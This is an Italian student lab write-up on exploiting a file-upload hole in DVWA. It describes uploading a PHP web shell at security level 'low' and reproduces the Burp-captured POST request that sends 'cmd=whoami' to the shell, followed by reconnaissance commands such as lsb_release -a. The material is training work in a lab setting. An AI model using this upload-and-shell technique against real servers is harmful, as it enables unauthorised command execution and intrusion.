
[CONSEGNA SETTIMANA 6 LEZIONE 2]

Exploit File Upload

Uno dei possibili exploit per attaccare un web server è ***l'exploit file upload***, ovvero la possibilità di caricare, se il web server è vulnerabile sotto quel punto di vista, un file che contiene al suo interno uno script.


Nel nostro caso uploaderemo un file che ci permette di accedere ad una shell di comando, qui di seguito lo script contenuto in esso, recuperato da un codice sorgente su github, shell.php.

Per poter uploadare il file sulla **DVWA** è necessario prima ridurre la sicurezza al livello "**low**". Ora ci è possibile caricare il file.



Possiamo notare, tramite il software *burpsuite*, che per uploadare il file della shell sfruttiamo il metodo **POST** del protocollo **http**.

Seguendo ora il path del file caricato possiamo accedere alla shell di comando.



Ci è possibile ora digitare alcuni comandi per poter recuperare informazioni sulla macchina, come ad esempio il comando **whoami**, che ci permette di sapere con che utente e di conseguenza con quale autorizzazione siamo entrati nella shell.

```
POST /dvwa/hackable/uploads/shell.php HTTP/1.1
Host: 192.168.5.220
Content-Length: 10
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.5.220
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.5.220/dvwa/hackable/uploads/shell.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=69de36ae37d10a2851e6192570b06c17
Connection: close

cmd=whoami
```

Possiamo sempre notare, tramite *burpsuite*, che ogni comando viene inviato tramite una richiesta di **POST** al server, dando come valore cmd il comando stesso.

A questo punto ci è possibile immettere ulteriori comandi per recuperare informazioni aggiuntive sulla macchina target, ad esempio:

- lsb_release -a, ci permette di ottenere informazioni riguardo il sistema operativo e la sua versione.